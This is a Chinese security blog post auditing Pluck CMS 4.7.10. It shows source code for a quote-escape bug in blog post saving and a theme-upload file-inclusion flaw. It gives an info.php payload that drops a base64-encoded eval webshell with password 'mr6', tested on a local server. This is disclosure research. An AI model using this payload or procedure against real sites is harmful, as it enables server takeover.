

前言

本来是在cnvd上看到了有人发Pluck CMS的洞，但是没有公开细节，便想着自己挖一下。

当前位置：[首页](#) > [漏洞详细信息](#)

Pluck CMS存在命令执行漏洞

★ 关注(1)

CNVD-ID	CNVD-2019-30613
公开日期	2019-10-03
危害级别	<div></div> 高 (AV:N/AC:H/Au:S/C:C/I:C/A:C)
影响产品	Pluck CMS Pluck CMS 4.7.10
漏洞描述	Pluck CMS是一套使用php编写的内容管理系统（CMS）。 Pluck CMS存在命令执行漏洞，攻击者可利用该漏洞获取网站服务器控制权。
漏洞类型	通用型漏洞
参考链接	
漏洞解决方案	厂商尚未提供漏洞修复方案，请关注厂商主页更新： http://www.pluck-cms.org/?file=home
厂商补丁	Pluck-CMS系统存在命令执行漏洞
验证信息	已验证
报送时间	2019-08-19
收录时间	2019-09-06
更新时间	2019-10-03

但是审完第一个后发现已经有两位同学写出来了

[Pluck CMS 4.7.10远程代码执行漏洞分析](#)

[Pluck CMS 4.7.10 后台 文件包含+文件上传导致getshell代码分析](#)

当时自己的思路跟第一个同学一样，第二个同学的思路自己确实没有想到，佩服佩服。
但是心有不甘，自己就继续挖掘了一下，又发现了两处可以任意命令执行的地方。

正文

第一处：过滤不严导致单引号逃逸

这个跟第一篇思路一样，只不过找到了另一处未过滤的点

在function.php里面blog_save_post()函数

```
function blog_save_post($title, $category, $content, $current_seoname = null, $force_time = null) {
    //Check if 'posts' directory exists, if not; create it.
    if (!is_dir(BLOG_POSTS_DIR)) {
        mkdir(BLOG_POSTS_DIR);
        chmod(BLOG_POSTS_DIR, 0777);
    }

    //Create seo-filename
    $seoname = seo_url($title);

    //Sanitize variables.
    $title = sanitize($title, true);
    $content = sanitizePageContent($content, false);

    if (!empty($current_seoname)) {
        $current_filename = blog_get_post_filename($current_seoname);
        $parts = explode('.', $current_filename);
        $number = $parts[0];

        //Get the post time.
        include BLOG_POSTS_DIR.'/'.$current_filename;

        if ($seoname != $current_seoname) {
            unlink(BLOG_POSTS_DIR.'/'.$current_filename);

            if (is_dir(BLOG_POSTS_DIR.'/'.$current_seoname))
                rename(BLOG_POSTS_DIR.'/'.$current_seoname, BLOG_POSTS_DIR.'/'.$seoname);
        }
    }

    else {
        $files = read_dir_contents(BLOG_POSTS_DIR, 'files');

        //Find the number.
        if ($files) {
            $number = count($files);
            $number++;
        }
        else
            $number = 1;

        if (empty($force_time))
            $post_time = time();
        else
            $post_time = $force_time;
    }

    //Save information.
    $data['post_title'] = $title;
    $data['post_category'] = $category;
    $data['post_content'] = $content;
    $data['post_time'] = $post_time;

    save_file(BLOG_POSTS_DIR.'/'.$number.'.'.$seoname.'.php', $data);


    //Return seoname under which post has been saved (to allow for redirect).
    return $seoname;
}
```

其中

```
$data['post_title'] = $title;
$data['post_category'] = $category;
$data['post_content'] = $content;
$data['post_time'] = $post_time;
```

\$title \$content 均被过滤, \$post_time不可控, \$category可控

所以只要把\$cont2变成我们的payload即可



PHP Version 5.6.27	
System	Windows NT PC-20180525EFUP 10.0 build 17134 (Windows 10) i586
Build Date	Oct 14 2016 10:15:39
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cmd /c "nolog configure.js --enable-snapshot-build --enable-debug-pack --disable-zts --disable-isapi --disable-nsapi --without-mssql --without-pdo-mssql --without-pi3web --with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared --with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared --with-encchant=shared --enable-object-out-dir=../obj/ --enable-com-dotnet=shared --with-mcrypt=static --without-analyzer --with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpStudy\PHPTutorial\php\php-5.6.27-nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS,VC11
PHP Extension Build	API20131226,NTS,VC11
Debug Build	no

第二处：安装模版+文件包含导致任意命令执行

很多CMS都会在安装模版的时候getshell，那么这里笔者也发现了类似的漏洞。

直接访问失败

首先准备一个shell.php里面是我们的phpinfo();

然后打包成shell.zip，直接上传主题

← → ↺ 127.0.0.1:9090/pluck/admin.php?action=theme

应用 已导入 tools IP反查域名_同IP站... Google 买链帮手_最好用的... 在线文本去重复工... SOMD5 md5在线解密破解... 登录 在线文本比较工具... 云悉CMS指纹识别...

pluck view site 开始 网页 模组 选项 登出

2 废纸箱中的项目
✓ pluck 现已是最新版本

选择主题

这里你可以选择使用那一已安装的主题。

Default ▾


储存 取消

安装主题
uninstall theme

pluck 4.7.10 dev © 2005-2019. pluck is available under the terms of the GNU General Public License.


安装主题

这里你可以安装新主题。请先确定你已下载有关主题。



选择文件

shell.zip

 上传图片

<<< 返回

这里你可以安装新主题。请先确定你已下载有关主题。




选择文件

未选择任何文件

 上传图片

<<< 返回



主题已安装
回到 主题页

发现确实上传并且解压成功

但是由于目录下有.htaccess文件，直接把php设置为不可解析，所以无法直接访问

```
1) 帮助(H) .htaccess - pluck - visual
admin.php functions.all.php .htaccess X
data > themes > .htaccess
1 <FilesMatch \.php$>
2   SetHandler None
3 </FilesMatch>
4
5 <FilesMatch \.phtml>
6   SetHandler None
7 </FilesMatch>
8
9 Options -ExecCGI
10
```

Forbidden

You don't have permission to access /pluck/data/themes/shell/shell.php on this server.

文件包含突破

所以就想到需要找一个位置对其进行包含，来达到执行的目的。

首先看到admin.php中关于theme的部分

```
151 break;
152
153 //Page:Options:Theme
154 case 'theme':
155     $titelkop = $lang['theme']['title'];
156     include_once ('data/inc/header.php');
157     include_once ('data/inc/theme.php');
158     break;
159
160 //Page:Options:Changepass
161 case 'changepass':
```

跟进 data/inc/theme.php，发现调用了get_themes()方法

```
46 <strong><?php echo $lang['theme']['choose']; ?></strong>
47 </p>
48 <?php run_hook('admin_theme_before'); ?>
49 <form action="" method="post">
50 <p>
51 <select name="cont1">
52 <?php
53 $themes = get_themes();
54 if ($themes) {
55     foreach ($themes as $theme) {
56         if ($theme['dir'] == THEME)
57             echo '<option value="'. $theme['dir']. '" selected="selected">'. $theme['title']. '</option>';
58         else
59             echo '<option value="'. $theme['dir']. '">'. $theme['title']. '</option>';
60     }
61 }
62 unset($theme);
63 ?>
64 </select>
65 </p>
66 <?php show_common_submits('?action=options'); ?>
67 </form>
```

跟进 functions.all.php，查看get_themes()方法

```
function get_themes() {
    $dirs = read_dir_contents('data/themes', 'dirs');
    if ($dirs) {
        natcasesort($dirs);
```

```

foreach ($dirs as $dir) {
    if (file_exists('data/themes/'.$dir.'/info.php')) {
        include_once ('data/themes/'.$dir.'/info.php');
        $themes[] = array(
            'title' => $themenname,
            'dir' => $dir
        );
    }
}
return $themes;
}
else
    return false;
}

```

发现会遍历data/themes/下所有主题目录，并且包含他的info.php文件

此时info.php可控，就导致了任意代码执行。

利用方法

首先准备一个info.php

```

<?php
file_put_contents('x.php',base64_decode('PD9waHAgaGQGV2YWwoJF9HRVRbJ2lyNiddKTs/Pg=='));
?>

```

然后打包压缩成shell.zip

上传安装主题，然后点击回到主题页，此时触发文件包含。




安装主题

这里你可以安装新主题。请先确定你已下载有关主题。



<<< 返回



pluck 4.7.10 dev © 2005-2019. pluck is available under the terms of the [GNU General Public License](#).

然后根目录下就会生成我们的一句话x.php，密码是mr6

files	2019/10/25 14:54	文件夹	
images	2019/10/25 15:10	文件夹	
admin.php	2019/10/25 14:39	PHP 文件	8 KB
index.php	2019/8/1 18:24	PHP 文件	4 KB
install.php	2019/8/1 18:24	PHP 文件	8 KB
login.php	2019/8/1 18:24	PHP 文件	4 KB
README.md	2019/8/1 18:24	Markdown File	2 KB
requirements.php	2019/8/1 18:24	PHP 文件	4 KB
robots.txt	2019/8/1 18:24	文本文档	1 KB
shell.zip	2019/10/26 15:11	360压缩 ZIP 文件	1 KB
x.php	2019/10/26 15:12	PHP 文件	1 KB

→ 127.0.0.1:9090/pluck/x.php?mr6=phpinfo();

应用 已导入 tools IP反查域名_同IP站... Google 买链帮手_最好用的... 在线文本去重复工... SOMD5 md5在线解密破解... 登录 在线文本比较工具...

PHP Version 5.6.27



System	Windows NT PC-20180525EFUP 10.0 build 17134 (Windows 10) i586
Build Date	Oct 14 2016 10:15:39
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-enchanted=shared" "--enable-object-out-dir=../obj" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS

最后

本人水平有限，文笔较差，如果有什么写的不对的地方还希望大家能够不吝赐教

点击收藏 | 1 关注 | 3

[上一篇：shellcode 的艺术](#) [下一篇：ASP.NET 代码审计](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

